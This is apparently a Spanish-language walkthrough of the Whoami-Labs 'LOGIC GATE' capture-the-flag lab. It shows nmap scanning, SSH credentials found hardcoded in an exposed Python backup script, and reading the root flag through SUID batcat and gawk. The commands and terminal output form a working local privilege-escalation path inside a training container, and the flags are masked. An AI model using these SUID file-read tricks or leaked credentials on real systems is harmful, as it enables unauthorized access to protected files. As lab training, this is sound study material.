

Resolución lab **LOGIC GATE** (nivel medio)

```
chifay@kali: ~/Whoami-Labs/LOGIC GATE
Session Actions Edit View Help

  W H O A M I - L A B S . C O M

=====
Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.
=====

[*] Cargando imagen ...
[*] Iniciando laboratorio ...

=====
[✓] Laboratorio desplegado correctamente.
=====

LAB: LOGIC GATE
DIFICULTAD: ★ Mediano (3 puntos)

=====
IP del laboratorio: 172.17.0.2

=====

Ingresa la ROOT flag (formato CTF{ ... }):
```

Procedemos a realizar un primer escaneo de puertos con nmap


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chifay@kali: ~/Whoami-Labs/LOGIC GATE chifay@kali: ~/Whoami-Labs/LOGIC GATE
(chifay@kali) ~/Whoami-Labs/LOGIC GATE
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_scan_logic_gate
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-16 08:32 -0600
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:32
Completed NSE at 08:32, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:32
Completed NSE at 08:32, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:32
Completed NSE at 08:32, 0.00s elapsed
Initiating ARP Ping Scan at 08:32
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 08:32, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 08:32
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 08:32, 0.49s elapsed (65535 total ports)
Initiating Service scan at 08:32
Scanning 2 services on 172.17.0.2
Completed Service scan at 08:32, 6.04s elapsed (2 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:32
Completed NSE at 08:32, 0.26s elapsed
```

```
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chifay@kali: ~/Whoami-Labs/LOGIC GATE
PORT  STATE SERVICE REASON VERSION
22/tcp open  ssh      syn-ack ttl 64 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 c4:74:08:d5:ed:c9:4c:2e:8e:39:f2:44:86:77:be:35 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBF5949cKLEnVgWYBi+DQuGHCUSxfGQq3qvaXUVGC8lBGdzi8iueD8k
pcZDfVfB69P3oLQ6P20X/hqLEtP55Faro=
| 256 e7:35:e8:51:61:62:21:64:6b:85:7a:1b:61:60:68:10 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK8CICwmaoF65oyZlan65sslC+GtpyDruJ28rUcMINpZ
80/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_http-title: Dept. Logic & Mathematics
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 9E:9D:15:EA:BA:25 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:32
Completed NSE at 08:32, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:32
Completed NSE at 08:32, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:32
Completed NSE at 08:32, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.25 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Se encontraron dos puertos abiertos, 22 para ssh y 80 para http, como todavía no tenemos credenciales de acceso, iniciaremos analizando el servicio web



```
Dept. Logic & Mathematics x http://172.17.0.2/ x +
Not Secure view-source:http://172.17.0.2/
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Dept. Logic & Mathematics</title>
5   <style>
6     body { font-family: "Times New Roman", serif; background-color: #f0f0f0; margin: 40px; }
7     header { border-bottom: 2px solid #000; padding-bottom: 10px; }
8     h1 { color: #003366; }
9     .content { margin-top: 20px; background: white; padding: 20px; border: 1px solid #ccc; }
10    .warning { color: red; font-weight: bold; }
11  </style>
12 </head>
13 <body>
14   <header>
15     <h1>Department of Logic & Computational Mathematics</h1>
16     <p><a href="#">University of Whoami - Internal Server Gateway</a></p>
17   </header>
18
19   <div class="content">
20     <h2>System Announcements</h2>
21     <p>Welcome back, faculty members.</p>
22     <p>Please remember that the <strong>legacy calculation server</strong> is undergoing maintenance.</p>
23
24     <h3>Public Resources</h3>
25     <ul>
26       <li><a href="#">Course Syllabus 2024</a></li>
27       <li><a href="#">Research Papers (Archive)</a></li>
28       <li><a href="script_backup.py">Calculation Script (v1.0 Backup)</a></li>
29     </ul>
30
31     <p class="warning">NOTICE: Do not upload sensitive data to the public directory.</p>
32
33     <hr>
34     <small>System Admin: Professor Alan</small>
35   </div>
36 </body>
37 </html>
38
```

Del código fuente obtenemos una pista del directorio upload y nos confirma la existencia de un script .py, veamos su contenido

```
172.17.0.2/script_backup.py x +
Not Secure http://172.17.0.2/script_backup.py
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

#!/usr/bin/env python3
# Backup of the calculation node access script
# Author: Prof. Alan
# Date: 1999-05-23

import os

def connect_to_mainframe():
    print("Connecting to Logic Gate Node...")
    # TODO: Remove hardcoded credentials before deployment!
    user = "professor"
    # Password generated by dice roll, very secure:
    password = "math_rocks"

    print(f"Authenticating as {user}...")
    # Connection logic legacy code...

if __name__ == "__main__":
    connect_to_mainframe()
```

El contenido del script nos revela unas credenciales, vamos a probarlas con ssh

```
(chifay@kali) - [~/Whoami-Labs/LOGIC GATE]
$ ssh professor@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:22DstfYDva3CHs+rxFS2Si6f3tw7XAuUYIT322DCSok
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
professor@172.17.0.2's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

professor@1e211a8df035:~$
```

Las credenciales encontradas son válidas y logramos establecer una sesión ssh, vamos a ver que tipo de permisos tenemos con este usuario

```
professor@1e211a8df035:~$ whoami
professor
professor@1e211a8df035:~$ id
uid=1000(professor) gid=1000(professor) groups=1000(professor)
professor@1e211a8df035:~$ sudo -l
-bash: sudo: command not found
professor@1e211a8df035:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
professor:x:1000:1000::/home/professor:/bin/bash
professor@1e211a8df035:~$
```

No tenemos permisos de ejecución con sudo y es el único usuario creado, veamos qué más podemos encontrar

```
professor@1e211a8df035:~$ pwd
/home/professor
professor@1e211a8df035:~$ ls -al
total 28
drwxr-x-- 1 professor professor 4096 Jul 16 14:54 .
drwxr-xr-x 1 root      root      4096 Jan  7  2026 ..
-rw-r--r-- 1 professor professor 220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 professor professor 3771 Jan  6  2022 .bashrc
drwx----- 2 professor professor 4096 Jul 16 14:54 .cache
-rw-r--r-- 1 professor professor 807 Jan  6  2022 .profile
professor@1e211a8df035:~$ find / -perm -4000 -type f -ls 2>/dev/null
 804009    72 -rwsr-xr-x  1 root    root          72712 Feb  6  2024 /usr/bin/chfn
 804151    60 -rwsr-xr-x  1 root    root          59976 Feb  6  2024 /usr/bin/passwd
 804215    56 -rwsr-xr-x  1 root    root          55680 Apr  9  2024 /usr/bin/su
 804077    72 -rwsr-xr-x  1 root    root          72072 Feb  6  2024 /usr/bin/gpasswd
 804241    36 -rwsr-xr-x  1 root    root          35200 Apr  9  2024 /usr/bin/umount
 804135    48 -rwsr-xr-x  1 root    root          47488 Apr  9  2024 /usr/bin/mount
 804015    44 -rwsr-xr-x  1 root    root          44808 Feb  6  2024 /usr/bin/chsh
 804140    40 -rwsr-xr-x  1 root    root          40496 Feb  6  2024 /usr/bin/newgrp
 820812   4320 -rwsr-xr-x  1 root    root        4420608 Aug 18  2022 /usr/bin/batcat
 820796    92 -rwsr-xr-x  1 root    root          93000 Mar 23  2022 /usr/bin/bc
 820780    692 -rwsr-xr-x  1 root    root         704984 Aug 17  2023 /usr/bin/gawk
 808454    36 -rwsr-xr--  1 root    messagebus  35112 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
 808499    332 -rwsr-xr-x  1 root    root         338536 Apr 11  2025 /usr/lib/openssh/ssh-keysign
professor@1e211a8df035:~$
```


Vectores de Escalada Identificados

1. batcat - Puede leer archivos como root
2. bc - Calculadora que puede ejecutar comandos
3. gawk - Puede ejecutar comandos del sistema

Opción 1. batcat

```
professor@1e211a8df035:~$ /usr/bin/batcat /root/flag.txt
```

	File: /root/flag.txt
1	CTF{XXXXXXXXXXXXXXXXXXXX}

Opción 2. Bc

Con bc no se logró obtener resultados positivos.

Opción 3. gawk

```
professor@1e211a8df035:~$ /usr/bin/gawk '/' /root/flag.txt  
CTF{XXXXXXXXXXXXXXXXXXXXXXXXXXXX}  
professor@1e211a8df035:~$
```

Ahora que ya tenemos el valor de la bandera de root vamos a verificarla

```
chifay@kali: ~/Whoami-Labs/LOGIC GATE
```

Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/LOGIC GATE professor@1e211a8df035: ~

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Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen ...
[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: LOGIC GATE
DIFICULTAD: * Mediano (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la ROOT flag (formato CTF{...}): CTF{XXXXXXXXXXXXXXXXXXXXXXXXXXXXX}
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):